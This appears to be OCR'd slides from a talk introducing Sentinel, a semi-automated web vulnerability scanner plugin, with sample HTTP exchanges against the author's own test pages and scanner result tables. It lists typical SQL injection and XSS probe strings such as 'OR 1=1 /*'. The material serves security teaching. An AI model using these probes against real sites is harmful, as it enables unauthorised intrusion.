
Attack Generation

Analyze

```
POST /vulnerable/test2.php HTTP/1.1
Host: www.dobin.ch
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:16.0) Gecko/20100101 Firefox/16.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: de-de,de;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Proxy-Connection: keep-alive
Referer: http://www.dobin.ch/vulnerable/test2.php
Pragma: no-cache
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded
Content-Length: 26
```

```
HTTP/1.1 200 OK
Date: Sun, 09 Dec 2012 20:01:54 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.4
Vary: Accept-Encoding
Content-Length: 292
Content-Type: text/html

<html>
<body>

<h1> Sentinel test </h1>

<h2> POST XSS </h2>

<form action="test2.php" method="post">
        <input type="text" name="bla" value="blaaa">
        <input type="text" name="testparam" value="teeest">
        <INPUT type="submit" value="Send"> <INPUT type="reset">
```

Manual Vulnerability Discovery



Manual VD - Advantages

- Can find difficult vulnerabilities
  - *Sql injection in URL encoded JSON variable name-part*
- Can find vulnerabilities in multi-step processes
  - *Create order → add stuff → simulate → execute → view →XSS*
- Can find logic bugs
  - *Webshop: „order -1 items“*

Manual VD - Problems

- Always generate the same inputs, look for same outputs
  - OR 1=1 /*
  - AAAA<a>'“
- Always look through 10 kb HTTP responses
- Tedious with current tools

Compare Manual/Automated

- Each of them has their purpose
- But why not combine them?

Content

- Intro
- Motivation
- About Web App Hacking
  - Automated Scanners
  - Manual Hacking
  - **Semi Automated: Sentinel**
- Learning by doing: SQL Injection
  - Super Short Intro to SQL Injections
  - Tautology based SQL Injections
  - Other SQL Injection Scanners
  - Sentinel & SQL Injections
- Conclusion


Development History

- AWAKE, ~2002
  - Spider, HTML View, Link Manual Attack
  - Perl, MySQL, Web Based
  - Discontinued because of UI
- AWAKE2, 2004-2006
  - Similar to ZAP
  - Java / Swing / Netbeans
  - Discontinued because of reinventing the wheel
- ZAP, 2011-2012
  - Primarily ZAP UI
  - Discontinued because of ancient/obsolete/spaghetti code
- Sentinel, 2012-?
  - BURP Plugin
  - ZAP Plugin is work in progress
  - Awesomeness!

What is Sentinel?

- User: send a HTTP Request to Sentinel
- Attack some params with predefined set of attack vectors
- Try to Interpret response
- Show everything to the user
- Show **EVERYTHING**

Sentinel



#	Method	URL	C...	Inter...	Session	Vulnerable	Created	Modified
0	GET	http://192.168.227.128:80/SentinelTe...			-	VULN	20.11.14 15:15:45	20.11.14 15:15:57


Type	Name	Value	XSS	SQLu	SQLs	Misc
GET	vulnparam	Default+Value	☑	□	□	□
PATH	1	sentinel-xss...	□	□	□	□
PATH	0	SentinelTest...	□	□	□	□

Type	N...	Original	Attack	Status	Length	#TAGS	Time	Test	R	Info
GET	vul...	Default...	Default+...	200	+0	142	1022	ORIG	-	
GET	vul...	Default...	Default+...	200	+5	142	1022	XSS0	☠	
GET	vul...	Default...	Default+...	200	+9	143	1025	XSS1	☠	

```
HTTP/1.1 200 OK
Date: Thu, 20 Nov 2014 14:15:38 GMT
Server: Apache/2.2.22 (Debian)
X-Powered-By: PHP/5.4.4-14+deb7u14
Vary: Accept-Encoding
Content-Length: 4270
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

<!DOCTYPE html>
<html lang="en">
```

```
HTTP/1.1 200 OK
Date: Thu, 20 Nov 2014 14:15:55 GMT
Server: Apache/2.2.22 (Debian)
X-Powered-By: PHP/5.4.4-14+deb7u14
Vary: Accept-Encoding
Content-Length: 4270
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

<!DOCTYPE html>
<html lang="en">
```

XSS with Sentinel 1/2




Type	Name	Value	XSS	SQLu	SQLs	Misc
GET	vulnparam	Default+Value	☑	□	□	□
PATH	1	sentinel-xss...	□	□	□	□
PATH	0	SentinelTest...	□	□	□	□

```
HTTP/1.1 200 OK
Date: Thu, 20 Nov 2014 14:15:38 GMT
Server: Apache/2.2.22 (Debian)
X-Powered-By: PHP/5.4.4-14+deb7u14
Vary: Accept-Encoding
Content-Length: 4270
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

<!DOCTYPE html>
```

Type	Name	Original	Attack
GET	vulnparam	Default+Value	Default+Value
GET	vulnparam	Default+Value	Default+ValueXssaa
GET	vulnparam	Default+Value	Default+ValueXssaa...

